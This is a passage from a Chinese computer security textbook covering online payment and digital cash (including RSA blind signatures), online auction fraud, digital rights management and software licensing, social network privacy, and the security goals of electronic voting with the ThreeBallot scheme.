


图 10.10 网上信用卡处理的授权阶段

每隔一段时间（如，每天结束时），商家会向收款银行提交一批授权交易。收款银行将它们转发给卡网络，卡网络处理所有交易的结算（settlement）。作为结算的一部分，收款银行将购买金额计入贷方，发卡人将相同的购买金额计入借方。一旦完成结算，资金会由发卡人转账至收款银行，商家得到现金，客户进行结算。从授权提交到向商家交付现金，结算一般需要一至三天的时间。

信用卡欺诈和退单

一种最简单的信用卡欺诈基于这样的事实：信用卡主要是一种物理对象，只是用于表示电子世界的信用额度。在网上使用信用卡交易时，根据客户所提供的信用卡号和可能的

安全识别码对客户进行识别，但通过物理访问信用卡，任何人都能得到信用卡号和安全识别码。如果攻击者得到这两组数字，就能使用受害人的信用卡进行购物。因此，在黑市中，盗用信用卡号已成为一种常见的交易。

政府已适当地采取了一些措施来防范和减轻信用卡欺诈的影响。美国的法律规定，当发生欺诈事件时，无论花了多少钱，持卡人只负责 50 美元。由于欺诈，会使持卡人陷入经济困难，而这一法律能保护公民免受欺诈行为的影响。此外，如果在账单中存在欺诈或错误的购买记录时，客户能进行退单（chargeback）。在退单事件中，商家有机会对纠纷要求索赔，此时，商家银行和客户银行都会介入。如果退单是无可争议的，或者客户银行赢得了纠纷，交易资金退还给客户，商家必须支付退罚款。更重要的是，即使商家不负责欺诈性的收费，如信用卡的盗窃案件，但他们还是有义务为客户提供退款。这项措施给商家造成了强大的压力，在授权购买之前，必须对客户进行身份验证，保护消费者不陷入欺诈事件的巨大债务中。

取消信用卡

信用卡发卡机构有专门的电话用于取消丢失或被盗的信用卡。一旦信用卡被取消，会拒绝使用该信用卡所进行的所有交易。此外，对试图的交易进行记录有助于追踪滥用者。为了进一步保护消费者，银行监控客户的购买模式，应用欺诈检测技术来确定具体购买是欺诈的概率。指标包括遥远地区的连续购买，购买金额远远大于过去的平均消费金额。在这种情况下，银行通常会暂时冻结这个账户，直至持卡人确认了每次可疑交易的合法性。

持卡人的身份验证

已经设计了一些方法来在信用卡授权协议之上提供附加的安全层。在万事达和 Visa 都实现的 3D 安全系统中，持卡人与发卡者共享一个密钥，当尝试网上购物时，要向发卡者证明自己拥有这个密钥。

在最简单的 3D 安全版本中，客户在发卡者处进行注册时，就建立了发卡者与卡之间相关联的密码。在网上交易时，要求客户在 Web 表单中输入密码，该表单在弹出的窗口中，或嵌入在商家的网页中。这个 Web 表单提交给发卡者，而不是商家。密码作为发卡者证明是合法持卡人进行交易的证据。

虽然旨在为防止欺诈而提供了附加层，客户还是会感到 3D 安全非常混乱。此外，它为旨在捕获持卡人密码的网络钓鱼提供了另一种途径。更棘手的问题在于，在发生欺诈的交易中，银行可以用 3D 安全作为一种机制，将责任转嫁给客户。

预付信用卡

预付信用卡（prepaid credit card）也称为储值卡（stored-value card），正在成为传统的信用卡和借记卡之外，越来越受欢迎的选择。与信用卡不同，预付信用卡允许持卡人对信用卡或借记卡付费，它与银行账户相链接，预付信用卡在发行前，就有一定的余额。这一余额通常不链接到银行的账户，预付卡可以向个人发放，也可以匿名使用，这主要取决于发卡者。由于对公开账户没有信用额度或最低余额，预付信用卡通常由未成年人使用。预付信用卡可以作为现金的替代方法，它们能提供有限的或无欺诈的保护，由于欺诈的影响

是有限的——小偷只能消费所偷预付信用卡中的余额。

10.3.2 数字现金

数字现金是电子货币，具有与实际现金相同的匿名性（anonymity）和不可追溯性（untraceability）。数字现金交易涉及付款人、收款人和可能的银行。数字现金的基本单位是指电子硬币（electronic coin），或简称为硬币（coin）。数字现金方案应满足以下几个安全目标：

- 隐私（privacy）：电子硬币不能追踪到付款人或收款人，与使用实际现金一样。
- 完整性（integrity）：电子硬币不能被伪造或复制，合法交易能够兑现。
- 问责制（accountability）：在以后的日子中，因为不能否认交易，所以能有效地解决交易纠纷。

确保只有有资质的厂商才能生成硬币是很容易的——通过简单的公钥数字签名就能验证硬币厂商的真实性。但是，这很难确保隐私，因为银行需要配合之后付款的提款。为了保护隐私，经常使用盲签名方案（blind-signature scheme），它允许银行无需知道消息的内容，就对消息进行数字签名。在简单的数字现金方案中，银行对客户硬币提款执行盲签名。在收到客户的硬币之后，商家验证数字签名并存储硬币。在这种兑换中，银行从未获得足够的与提款和后续的存款相关联的信息。

防止重复消费（double spending）是一个比较敏感的问题。事实上，很难停止某人复制电子硬币，并在许多地方消费。在联机系统中，允许银行撤销已经消费的硬币，使它们成为无效的硬币，能防止重复消费。对于离线系统，一种解决方案是使用身份曝光来避免重复消费。每个提款的硬币都包含客户身份的加密信息，每个存款的硬币都包含商家身份的加密信息。每个存款都会曝露嵌入身份信息，但是，一次存款不能发现任何身份信息。但是，随后存款失去匿名性的概率非常高。

已经开发出了一些加密安全数字现金方案。但是，由于缺乏与政府和金融机构的合作，能实际应用的方案很有限，只能用于监控可能的资金流。

RSA 盲签名

使用 RSA 密码系统能实现简单的盲签名方案。我们下面的介绍假设读者已掌握了基本模运算（参见第 8.2.1 小节）和 RSA 密码系统（第 8.2.2 小节）的数学知识。

用 n 表示公共模数，用 d 表示解密指数，我们知道，消息 M 的 RSA 签名为

$$\sigma(M) = M^d \bmod n$$

客户选择一个随机硬币识别码 x 和一个与 n 互质的随机数 r 。对 (x, r) 表示秘密的硬币。接下来，使用公共模数 n 和公共加密指数 e ，客户计算值

$$y = r^e x \bmod n$$

并将此值提交给银行，要求银行对其进行签署。注意，因为“盲因数” r^e ，银行无法从值 y 中检索出硬币的识别码。

假设，银行愿意对客户提供的值 y 进行签名。给定的对 y 的签名是 $\sigma(y)$ ，客户能推导

出 x 的签名 $\sigma(x)$:

$$\sigma(x) = \sigma(y)r^{-1} \bmod n$$

其中 r^{-1} 表示 r 模 n 的乘法逆元。

为了证明上述的公式能工作, 我们知道, 通过 RSA 密码系统对指数 e 和 d 的定义, 我们有

$$ed \bmod \phi(n) = 1 \quad (10.1)$$

此外, 我们还知道, 根据欧拉定理, 我们有

$$a^b \bmod n = a^{b \bmod \phi(n)} \bmod n \quad (10.2)$$

利用公式 (10.1) 和式 (10.2), 我们得到

$$\begin{aligned} \sigma(y)r^{-1} \bmod n &= (r^e x)^d r^{-1} \bmod n = r^{ed-1} x^d \bmod n \\ &= r^{ed-1 \bmod \phi(n)} x^d \bmod n = x^d \bmod n = \sigma(x) \end{aligned}$$

为了确保是对有效的硬币而非其他的内容进行签名, 银行要求客户生成 k 个硬币, 并为每个硬币生成加密散列。银行随机选择一个硬币, 并对其进行签名。此外, 银行要求客户曝光其余的 $k-1$ 个硬币。然后, 银行验证每个硬币的散列, 并将其值与客户前面提供的散列值进行比较。如果验证成功, 银行签名的硬币是有效的概率为

$$1 - \frac{1}{k}$$

10.3.3 网上拍卖

如 eBay.com 网, 进行网上拍卖 (online auctions), 它是一种可行的商业模式, 个人可以销售单件商品, 零售公司可以销售大量库存。与传统的固定值销售与个人拍卖相比, 网上拍卖更具优势。与其他网上销售手段一样, 网上拍卖的客户群扩大到了全球市场, 并允许资金和货物的即时快捷的交换。特别是, 拍卖还有另一个优势, 就是鼓励消费者之间的竞争, 商品能以最高价格成交。

即便如此, 由于互联网匿名的本质, 网上拍卖也存在着与之相关的安全问题。首先, 由于任何一方都能注册为商家, 必须有一种机制来保证商家为欺诈和盗窃的责任。在线拍卖网站一般使用信誉系统 (reputation system) 来保证商家的合法性。在这种情况下, 客户能够访问与各商家相关的评论和评级列表, 并能根据货物描述是否属实、交货是否及时以及是否有欺诈行为等问题对商家进行评级。一旦完成交易, 要求每个客户提供有关商家的反馈意见, 使未来的客户能评估商家的诚实、诚信和专业性。通过客户反馈, 违反规则的商家会立即为此承担责任, 由于反馈评级低、账户被暂停或可能受到的法律制裁, 多次违规都会导致销量降低。同样, 在法律上, 赢得投标的客户要完成这些商品的购买, 要为购买合同负责。买家也同卖家一样, 由信誉系统负责对其进行评级。但是, 注意, 要防止买家和卖家用赎金获得额外的服务或付款来拥有信誉分数。

与网上拍卖相关的另一个问题是抬价 (shill bidding), 商家招募第三方, 为卖方的上市商品抬价, 就是抬高商品的当前价格或提升商品的可取性。尽管大多数拍卖网站都有严格的策略, 禁止抬价, 但在现实中, 很难区分合法的出价与抬价出价之间的不同。抬价检

测是一门精密的科学，关键指标可能是新创建账户进行的出价、出价撤销频繁、账号只对有限的卖主的商品出价、并缺乏来自卖家的反馈。一些主要的拍卖网站使用复杂的统计推断技术来检测抬价，但在写这本书时，这种方法是保密的，这些检测算法的细节尚未公开。

10.4 数字版权管理

随着所有媒体的数字化，版权所有人非常关注如何保护数字媒体内容的版权。数字版权管理（Digital-rights management, DRM）能解决了这一问题。DRM 是指能限制用户使用数字内容的做法。DRM 方案经常用于数字媒体，如 DVD、下载的音乐和许可的软件，如图 10.11 所示。在本小节中，我们介绍一些技术和与 DRM 相关的计算机安全问题。



图 10.11 数字版权管理的内容、可能的操作以及对内容应用的限制

但是，对于数字版权管理进行限制也存在着争议，正如一些人断言，有些 DRM 方案超越了版权法提供的保护，影响了人们对数字内容的合法使用。因此，在本小节中，我们还讨论一些围绕 DRM 的法律问题。

10.4.1 数字媒体版权技术

DRM 的一个常见应用是防止未授权的复制和无授权设备播放数字媒体内容。

内容加密

一种简单的数字版权管理方法是加密，并将解密密钥存储到授权播放器中。每个媒体文件通常都使用不同的密钥进行加密。因此，特定媒体对象的密钥被破解并不影响其他媒体对象。如下所述，作为一种附加防御，对每个许可播放器也可以使用不同的加密密钥，如图 10.12 所示。




图 10.12 用于媒体文件的简单 DRM 方案：(a) 媒体服务器向播放器发送使用文件密钥加密的媒体文件和使用播放器密钥加密的文件密钥；(b) 播放器先用播放器密钥解密文件密钥，然后使用文件密钥解密媒体文件

我们分析一个场景：授权媒体播放器从服务器下载媒体文件。播放器配有一个秘密的播放器密钥（player key） P ，对播放器而言，密钥是独一无二的，并与服务器共享。当播放器请求媒体文件 M ，服务器生成一个随机对称密钥 F ，称为文件密钥（file key），并使用文件密钥来加密文件。接下来，服务器使用播放器密钥加密文件密钥，并向播放器发送加密文件 $C = E_F(M)$ 和加密文件密钥 $G = E_P(F)$ 。为了播放媒体文件，播放器先解密文件密钥，然后使用它来解密媒体文件。也就是说，播放器先计算 $F = D_P(G)$ ，然后再解密 $M = D_F(C)$ 。

这个简单的 DRM 方案具有如下的特点：

- 加密的媒体文件只能在下载它的播放器上播放。其他播放器无法解密文件密钥，要解密媒体文件，文件密钥是必需的。因此，可以对加密媒体文件进行未保护存储。

- 如果攻击者得到文件密钥 F , 也不能用该文件密钥去解密其他媒体文件。
- 如果攻击者得到播放器密钥 P , 他只能解密该播放器下载的媒体文件。

系统安全首要需求是使用强密码系统和强密钥。次要的需求是播放器不能泄漏播放器密钥(P)、文件密钥(F)或未加密的媒体文件(M)。在软件播放器中, 满足上述需求确实非常具有挑战性, 它极易受到代码的逆向工程攻击, 或者通过监测程序的执行, 恢复播放器密钥。

密钥撤销

已经开发的一些方法来防止被破解的播放器访问任何新媒体的内容。密钥树(key tree)技术将播放器视作完全二叉树的叶子, 如图 10.13 所示。树的每个节点都与一个对称加密密钥相关联。播放器存储着从叶子到树根路径上的所有密钥。在图 10.13 的示例中, 播放器存储的密钥 K_1 , K_2 , K_3 , K_4 和 K_5 与实心叶子相关联, 我们将其称为黑色播放器(black player)。如果有 n 个播放器, 每个播放器拥有 $\log n + 1$ 个密钥, 其中 \log 表示基是 2 的对数。与树根相关联的密钥是所有播放器唯一共享的密钥, 用于加密文件密钥。

如果一个播放器被入侵, 则需要更换它的密钥, 并分发给其他的播放器。在图 10.13 的示例中, 撤销黑色播放器的密钥需要使用新密钥 K'_1 , K'_2 , K'_3 和 K'_5 替换 K_2 , K_3 , K_4 和 K_5 。将其他播放器细分为四组, 表示为 G_1 , G_2 , G_3 , G_4 , 这些播放器分别共享密钥 H_1 , H_2 , H_3 和 H_4 。密钥更新过程包括发送如下的四个加密消息, 并将这些消息向所有播放器广播:

$$E_{H_1}(K'_2, K'_3, K'_4, K'_5), E_{H_2}(K'_3, K'_4, K'_5), E_{H_3}(K'_4, K'_5), E_{H_4}(K'_5)$$

密钥更新后, 黑色播放器不能解密任何新媒体文件, 因为它不再拥有新播放器密钥 K'_5 。在一般情况下, 在撤销播放器之后, 会将其余的播放器分成 $\log n$ 组, 其中在每组中的播放器共享撤销播放器不拥有的一个密钥。因此, 用 $\log n$ 个新密钥替换已撤销播放器中存储祖先, 可以向所有播放器广播 $\log n$ 个消息来完成密钥的分发。




图 10.13 撤销播放器的密钥树。与实心叶子相关联的黑色播放器存储着密钥 K_1 , K_2 , K_3 , K_4 和 K_5 。撤销黑色播放器, 密钥 H_1 , H_2 , H_3 和 H_4 用于加密替换密钥 K_2 , K_3 , K_4 和 K_5 。

10.4.2 数字媒体版权实践

直到最近, 数字版权管理技术的实现还是不很成功。在本小节中, 我们回顾一下在 CD、DVD 和可下载媒体中实际应用的 DRM 方法。

CD

2002 年, 对音乐 CD 开始采用一些 DRM 方案, 防止将 CD 内容复制到硬盘驱动器或

其他外部媒体中。兼容性问题往往会使客户无法在某些设备上播放自己合法购买的音乐，许多方案被逆向工程，最终失效。

2005 年，索尼 BMG 公司在音乐 CD 中引入了 DRM 技术，引发了大量的争议。在 Windows XP 的默认配置中，插入一张 CD 会自己执行其中的软件，以方便非专业用户进行软件安装。而软件的安装程序通常会明确提示用户启动安装过程，但 DRM 软件无声地进行自我安装。此外，DRM 软件行为类似于 Rootkit（参见第 4.3.3 小节），隐藏它的文件和进程。研究人员发现 DRM 软件存在安全漏洞，在不知不觉中使用户成为潜在的攻击目标。为了响应来自消费者的批评声和最终的几个重大诉讼，索尼发布了补丁来删除 Rootkit，并停止使用 DRM 技术。由于这一事件产生的争议，以及实现 DRM 存在的弱点和成本，大的音乐出版商目前都没有使用 DRM 保护 CD。

DVD

与 CD 相反，虽然 DRM 技术不规范，但几乎所有商业生产的 DVD 都使用 DRM 方案：内容扰乱系统（Content Scramble System，CSS）。CSS 旨在满足一些安全目标。首先，只有授权的 DVD 播放机才包含解密 CSS 加密磁盘所必需的播放器密钥，这便于严格的监管。其次，对播放器和主机之间的通信进行加密，防止在传输中窃听数据。CSS 的 DRM 技术是保密的，但 CSS 被逆向工程、公开与破解——再次证明不公开即安全原则的失败（参见第 1.1.4 小节）。对 CSS 的额外限制源于这样的事实，即在 CSS 设计期间，美国对密码出口进行了严格的规定。这些规定限制加密密钥长度至多为 40 位，已经证明，这种密钥长度不足以防止蛮力解密攻击（参见第 1.3.3 小节）。

由于 CSS 被破解，各种不同的视频格式采用了一些其他的 DRM 方案。蓝光依赖于一个完善的 DRM 方案：高级访问内容系统（Advanced Access Content System，AACS），它有公开可用的规范。AACS 是基于强大的 AES 分组密码。此外，它将多个密钥存储到每个播放器中，并采用复杂的机制来撤销播放器密钥，它是第 10.4.1 小节介绍机制的一个扩展。蓝光解决方案的另一个创新被称为 BD+，该技术在本质上是在授权播放器中嵌入了小的虚拟机，将蓝光内容作为可执行的程序，由播放器对其进行验证和执行。

下载媒体

苹果的 iTunes 音乐播放器允许用户通过 iTunes 商店下载单曲或专辑。以这种方式下载的歌曲可以使用 FairPlay 对其进行编码，DRM 技术对每个轨道进行加密，以便只有下载文件的用户能聆听这些歌曲。

开发了一些技术来规避 FairPlay，作为回应，苹果公司调整 FairPlay 技术，使攻击无效。2009 年，苹果公司宣布，最终与主要唱片公司达成协议，从 iTunes 音乐商店删除 DRM 的限制。这一决定是数字音乐发行的一个重大政策转折点。

公众似乎更能容忍对数字视频的 DRM 限制。例如，在写这本书时，苹果公司有 DRM 机制，对通过 iTunes 下载的电影有观看时间限制，Netflix 使用订购模式，限制客户对数字视频的下载和对最新订阅的观看。

最近出现的手持文件阅读器（像亚马逊的 Kindle、苹果的 iPad、Barnes 和 Noble Nook 和索尼的电子阅读器，）是一种电子图书或电子书（ebook）的概念。已为电子书开发了 DRM

技术，使用方式类似于用于下载音乐和视频的 DRM。在某些情况下，在购买电子书之后，甚至可以修改阅读版权。例如，极具讽刺意味的是：在 2009 年，一些用户从 Kindles 购买了 George Orwell's 1984 和 Animal Farm 这些小说的电子书版本后，这些小说却被远程删除了。这就发出了这样的警告：有集中入侵电子书的风险。

10.4.3 软件许可方案

专用软件已数十年地实施各种许可方案。对软件供应商而言，软件许可（software licensing）非常重要，因为它提供了一种保护软件产品的方法，防止未经授权的使用或复制。在轻松接入互联网之前的早期许可方案中，一般需要供应商为客户提供注册密钥或序列号。如果没有序列号，应用程序功能有限或根本无法使用。无需使用互联网进行通信，这种简单的机制没有防止盗版，所以对任何产品的副本都可以使用相同的注册密钥。

由于离线许可方案没有接入互联网，所需的验证注册码的逻辑都必须内置于软件本身。这个实现方案是无效的，因为只是将有效密钥存储在编译的应用程序中——如果攻击能成功地对应用程序的二进制代码实施逆向工程，则能很容易地击败这种策略。

Windows 产品激活

不是将实际密钥存储在程序数据中，大多数许可方案是基于用户输入或安装软件计算机的性能动态生成密钥。微软在自己产品注册过程中使用这些技术，微软称之为激活（activation）。从 Windows XP 开始，安装 Windows，在正常使用一段时间后，会不能使用，除非它们被激活。用户提供购买的唯一的 25 个字符产品密钥。当用户同意执行激活过程时，使用加密算法从产品密钥派生一个 72 位的产品 ID。此外，根据计算机的硬件组件，包括处理器类型和序列号、内存数量、硬盘驱动器设备名称和序列号以及 MAC 地址来计算出 64 位硬件的散列，然后，将产品 ID 和硬件散列存储在寄存器中，然后发送给 Microsoft。

当微软接收到产品 ID 和硬件散列时，它检查该产品 ID 是不是由微软发布的，还是伪造的或盗版的。如果产品 ID 是有效的，微软发布存储在该计算机上的数字签名注册码。在启动时，Windows 会检查注册码是否存在——如果没有，则会告知用户，他们必须激活产品，否则 Windows 会停止工作。在启动时，Windows 也会检查在激活过程中创建的硬件散列是否与系统当前的硬件配置文件相匹配，来防止用户在多台计算机上激活 Windows。为了使用户在更换或修理计算机硬件方面更具灵活性，这种检查使用简单的投票方案。产品激活软件为每个与当前存储硬件配置文件相匹配的设备投票表决。在 Windows XP 中，如果 7 票是相吻合的，则确认过程成功，用户可以继续使用该系统。如果用户更换了系统的硬件，使验证失败，则他必须直接从微软请求新的注册码。

Windows 激活是有效的，因为它已成为操作系统的一部分。因此，很难对其应用逆向工程，因为任何环境都是动态的（表现为正在运行），会阻止逆向工程执行分析。虽然，可以对相关库实施静态逆向工程，但基于它的复杂性和代码库的大小，这将是一项非常复杂的任务。但是，如果在普通软件中集成类似的方案，则更容易击败逆向工程。

软件授权方案示例

分析下面的软件许可方案，它与实践中使用了一些方案类似：

(1) 当用户购买软件许可时，制造商生成随机的许可密钥（license key），将它存储在注册数据库中，并将它交给用户。

(2) 软件安装程序要求用户提供许可密钥，然后将许可密钥存储在计算机中。此外，它还生成一个机器 ID（machine ID），它是描述机器主要硬件组件的字符串的加密散列。

(3) 安装程序将机器 ID 和许可密钥发送给软件制造商，制造商验证该许可密钥是否在注册数据库中，并且没有被其他计算机使用过。

(4) 如果验证成功，制造商在注册数据库中将机器 ID 与许可密钥相关联。此外，它生成注册证书（registration certificate），它是对（许可密钥，机器 ID）的数字签名。注册证书被发送给安装程序，并存储在计算机上。

(5) 每次启动应用程序时，它检索许可密钥，并通过检查当前安装的硬件组件来重新计算机器 ID。接下来，应用程序使用注册证书和制造商的公钥来验证许可密钥和机器 ID。如果验证失败，则应用程序终止。

上述方案能防御一些攻击，包括伪造许可密钥或注册证书、在多台机器上安装软件和软件转售。但是，即使这样的强的方案也存在着一个致命的缺陷。如果攻击者能改变软件的机器代码，则程序完全可以跳过许可的处理过程。想象一下，只需改变程序汇编代码的条件语句（也许相当于“如果注册成功，继续执行”），就能无条件跳转，使程序继续执行。

更改已编译的程序绕过保护方案通常被称为打补丁（patching）。在这种情况下，就要使用二进制保护方案（binary protection schemes），它使用一些技术，使对应用程序进行解构或逆向工程变得更难，这些技术包括压缩、加密、多态和其他代码混淆方法。二进制保护方案与在第 4.2.3 小节和第 4.2.4 小节讨论的病毒隐藏方案类似。强二进制保护方案使攻击很难对程序的二进制版本打补丁，使规避 DRM 变得更加困难。

10.4.4 法律问题

互联网的广泛应用为软件和媒体内容的盗版提供了便捷的途径。在互联网的国际舞台上保护艺术和知识产权，无论是立法者立法，还是版权持有人执行法律都是很困难的。例如，美国唱片工业协会（Recording Industry of America, RIAA）起诉个人通过在线共享音乐文件所引发的争议。在写本书时，仍然存在着法律的灰色地带，如提供非法访问第三方托管的合法内容的综合网站，它引发的责任问题。

DRM 本身也是一些法律决定的主题。最值得注意的是 1998 年通过的数字千年版权法案（Digital Millennium Copyright Act, DMCA），在版权法中规定，如果侵犯版权，利用逆向工程和规避技术来访问受版权法保护的作品都是非法行为。但是，对于教育和研究，DMCA 在条款中针对逆向工程和规避规定了一些豁免。总体来说，随着法律制度的支持保护，DMCA 赋予了版权持有人强大的权力来保护自己的内容和实现。

10.5 社交网络

社交网络是指利用网络通信来促进大众兴趣的群体和个人特殊兴趣之间进行交互的

网络，范围非常广泛：从约会、找工作到摄影等。

10.5.1 作为攻击载体的社交网络

社交网站非常有益，如 Flickr、Facebook、MySpace、LinkedIn 和 Twitter 都促进人与“朋友”之间的沟通。但非常不幸，这种通信和信任级别的提升也被作为了攻击的载体。事实上，几个不同的方面带来了风险。

首先，这些网站通常会为用户之间提供更多沟通渠道，包括与陌生人进行接触的能力，实际上，这个陌生人可能正在进行攻击的信息收集。这种接触的风险可能是非常严重的，因为攻击者入侵用户的社交网络账户，就能访问私人信息，利用这些信息就能进行身份盗窃、欺诈或骚扰。研究表明，这种风险将进一步增加，因为高达 15% 的社交网络用户会接受一个陌生人加为朋友的请求。因此，即使个人信息仅限于朋友-对-朋友，但是，如果朋友不断地接受随机朋友加为好友的请求，个人信息仍有可能被公开，遭到攻击者的攻击。

社交网站的另一个攻击风险来自于这样一个事实：它们是高度互动的、动态的 Web 应用程序。例如，一些社交网站允许第三方编写应用程序运行在内部网站的安全域中。即使网站的软件是安全的，但这些第三方的应用程序都是潜在的攻击载体。因此，社交网站的管理员应该对第三方应用程序进行严格的审查。

此外，由于社交网络支持各种交互式的用户沟通，所以，社交网站是跨站点（参见第 7.2.6 小节）脚本攻击的潜在载体。这种攻击可以利用在受害者浏览器中的执行代码来传播 XSS 蠕虫，链接到恶意软件或垃圾邮件广告。此外，因为用户对社交网络中的同龄人有一定的信任程度，攻击者可以利用这种信任，通过入侵的账户分发恶意软件或垃圾邮件。造成入侵的主要原因是：网络钓鱼攻击、恶意软件在受害者机器中窃取了数据，有时甚至是社交网络服务本身的漏洞。

10.5.2 私隐

随着社交网站越来越受欢迎，人们更频繁地公开自己的个人信息，至少对部分互联网是可见的。当将这些信息进行综合，社交网站经常能为不可信方提供完整的、惊人的个人简介。例如，在社交网站上，雇主能搜索个人资料来收集有意应聘者的更多数据，这种做法是非同寻常的。事实上，因为年轻人正在越来越多地使用社交网站，这种个人信息的意外泄露是非常危险的。详尽的个人资料和与陌生人的接触机制都为掠食者和欺诈者提供了更简单的访问方法。

由于存在这些风险，社交网站必须采取三个重要步骤来保护用户的隐私。首先，用户必须能完全控制自己的哪些个人信息对哪些人是可用的。用户能很容易地访问这些选项，并且配置起来非常简单。图 10.14 给出了在写这本书时，Facebook 的隐私设置页面，它是一个非常好的示例，该系统经历了多次改变，使用户能更方便地对隐私进行配置。因此，如果用户未经仔细考虑，致使个人信息泄露，则用户自己也要负一定程度的责任。

第二，必须对隐私设置默认值进行限制，以保护那些不愿意或无法配置自己隐私偏好的用户。例如，在默认情况下，网站共享的个人资料应该只对用户的好友可见。这种限制

对保护青少年特别重要，因为他们还没意识到在互联网公开太多个人信息的危险、或无法正确配置自己的个人隐私。




图 10.14 Facebook 允许用户自定义个人信息与其他用户的共享程度

最后，社交网站有责任清楚地决定有关用户信息的共享策略。用户应该知道，第三方面能访问或使用自己的哪些个人信息。例如，社交网站 Quechep 正在面对严厉的批评，因为在没有得到用户允许的情况下，就自动向用户的整个电子邮件列表发送邀请函。其他较少知名网站竟然向垃圾邮件发送者出卖电子邮件地址和个人信息。有了明确的隐私策略，用户就能使社交网站对自己的行为负责。

来自好友列表的隐私风险

有句谚语，在社交网络环境中有了现代的诠释：

“视其友，知其人。（“Show me a man's friends, and I will show you the man.”）

更有趣的是，各种研究表明，在社交网站中，通过其好友的信息可以准确地预测出这个人的宗教、种族、性别、年龄和性取向等个人信息。因此，一个人的好友组合也会涉及个人隐私。

此外，研究还表明，通过匹配好友列表可以将两个不同社交网站的用户相关联。因此，用户应该意识到在网站间拥有相似好友列表的风险，通过好友列表，可以将看似匿名的假名与另一个使用真实姓名的用户相关联。

10.6 投票系统

电子投票 (electronic voting) 可以被概念化为一个多方的计算，每一方都进行自己的投票，然后根据每张提交选票统计最后的选举结果。

10.6.1 安全目标

可计算的投票系统有如下几个安全目标。

- 准确性 (accuracy): 报告的结果应该准确反映选民的意愿。
- 可用性 (availability): 在整个投票选举期间，投票方法对所有选民都是可用的。
- 保密 (secrecy): 在选举之后，任何人（包括投票人）都不能证明具体的某一票是某个人所投。
- 可核查性 (verifiability): 每个投票人都能确认自己投出了正确的一票，报告的总票数是准确的，只有授权的选民才能统计选票。
- 易用性 (usability): 对普通选民而言，系统应该非常易于理解。此外，投票、清点选票、核实选票的实现都应非常简单。

在上述的所有需求中，保密是最重要的，以防止选民胁迫 (voter coercion)，也就是防止选民被某一方施加压力或进行奖励，来根据该方的意愿进行自己的投票。有了保密，就能减少选民胁迫的影响，因为选民无法向第三方证明自己是否投了反对票。

另一方面，可核查性有助于防止选举舞弊 (voter fraud)，也就是将虚构选民的选票进行统计，或对实际的投票不计算在内。如果每个选民都能核实投票结果，则进行选举舞弊会变得非常难。

很直观，可核查性和保密似乎是互斥的。投票人如何才能确认自己所投的一票已被正确计数，而第三方又无法证明这票是某人投的呢？现代的投票方案都在试图满足上述的安全目标，同时要保持良好的可用性。我们将讨论最近提出的核查投票 (verifiable voting) 方案，旨在满足这些安全需求，并提供将其与美国目前正在使用的选举协议进行比较。参见 2.5.2 小节讨论的投票机。

10.6.2 ThreeBallot

ThreeBallot 是由 Ron Rivest 设计的一种可计算的投票机制，是无需加密的纸介选票。它的安全性源于随机化的使用。

投票

ThreeBallot 的思想说起来很简单，但可能不太直观。给定每个选民三张选票，每张选票都有唯一的识别码。在每张选票上，每个候选人前都有圆形选中标记。选民要为自己心目中的人选投两票，对其余的候选人只投一票。也就是说，投支持票 (vote for) 支持某候

选人，选民在三张选票中的任意两张中填涂该候选人的圆形标记。相反，投反对票（vote against）反对某候选人，选民在三张选票中的任意一张中填涂该候选人的圆形标记。在图 10.15 中给出了对三个候选人进行选举投票的示例。给出了三张有效的选票。特别是，三张选票中的一张选票可以是空白的。举例来说，选民可能在第一张选票标记了所有候选人，在第二张选票上只选了最支持的候选人，则第三张选票是空白的。

Ballot 1	Ballot 2	Ballot 3
<input checked="" type="radio"/> Alice	<input type="radio"/> Alice	<input checked="" type="radio"/> Alice
<input type="radio"/> Bob	<input checked="" type="radio"/> Bob	<input type="radio"/> Bob
<input type="radio"/> Carol	<input type="radio"/> Carol	<input checked="" type="radio"/> Carol
ID: 902934	ID: 341855	ID: 853200

图 10.15 在 ThreeBallot 选举中，通过在三张选票中随机选取两张选票，标记 Alice 来投她的支持票，随机选择任何一张选票，标记 Bob 和 Carol 来投他们的反对票

